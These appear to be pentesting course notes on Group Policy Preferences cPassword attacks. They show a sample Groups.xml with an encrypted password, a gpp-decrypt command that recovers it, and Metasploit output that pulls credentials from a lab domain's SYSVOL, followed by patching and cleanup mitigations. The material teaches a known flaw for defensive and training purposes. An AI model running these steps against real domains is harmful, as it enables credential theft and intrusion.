
12 - GPP / cPassword Attacks and Mitigations

For this attack, there will be no lab, but it is good to have this on our back pocket in case we ever come across this scenario.




GPP Attacks AKA cPassword Attacks

Overview

- Group Policy Preferences (GPP) allowed admins to create policies using embedded credentials
- These credentials were encrypted and placed in a "cPassword"
- The key was accidentally released (whoops)
- Patched in MS14-025, but it doesn't prevent previous uses
- STILL RELEVANT ON PENTESTS

If the domain controller is not patched, or if previous uses were there, then this still exists.


This is almost 10 years old, but according to Heath, this has come up on Pentest he has performed.



```
Name                 Value
----                 -----
TYPE                 Groups.xml
USERNAME             [redacted]
PASSWORD             [redacted]
DOMAIN CONTROLLER    10.[redacted]
DOMAIN               [redacted]
CHANGED              2016-02-05 16:49:44
NEVER_EXPIRES?       1
DISABLED             0
```

GPP Attacks

No, like for real though. This still works.




```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1
855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="new_local_admin" image="2" changed
="2016-07-12 07:04:23" uid="{06FD4385-7388-4B32-BFF0-64F04EB01B22}" userCo
ntext="0" removePolicy="0"><Properties action="U" newName="" fullName="" d
escription="" cpassword="Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority=""
 userName="new_local_admin"/></User>
</Groups>
```

```
root@r7-kali:~# gpp-decrypt Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng
$uP3r5ekrItpass
```

GPP Attacks

Source: Rapid7

TCM Security



```
msf auxiliary(smb_enum_gpp) > run

[*] 192.168.2.58:445      - Connecting to the server...
[*] 192.168.2.58:445      - Mounting the remote share \\192.168.2.58\SYSVOL'...
[+] 192.168.2.58:445      - Found Policy Share on 192.168.2.58
[*] 192.168.2.58:445      - Parsing file: \\192.168.2.58\SYSVOL\pwnlab.lcl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9
\MACHINE\Preferences\Groups\Groups.xml
[+] 192.168.2.58:445      - Group Policy Credential Info
==============================

 Name                Value
 ----                -----
 TYPE                Groups.xml
 USERNAME            new_local_admin
 PASSWORD            $uP3r5ekrItpass
 DOMAIN CONTROLLER   192.168.2.58
 DOMAIN              pwnlab.lcl
 CHANGED             2016-07-12 07:04:23
 NEVER_EXPIRES?      0
 DISABLED            0

[*] 192.168.2.58:445      - XML file saved to: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_windows.g
pp.xml_841625.txt
[+] 192.168.2.58:445      - Groups.xml saved as: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_smb.sha
res.file_786986.xml
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


GPP Attacks – With Metasploit

Source: Rapid7

TCM Security

if we have credentials, we can use Metasploit.

Mitigations:



WTF IS THIS
PATCHING?? WHAT IS PATCHING??

GPP Attacks

Mitigation

Mitigation Strategies:

- PATCH! Fixed in KB2962486
- In reality: delete the old GPP xml files stored in the SYSVOL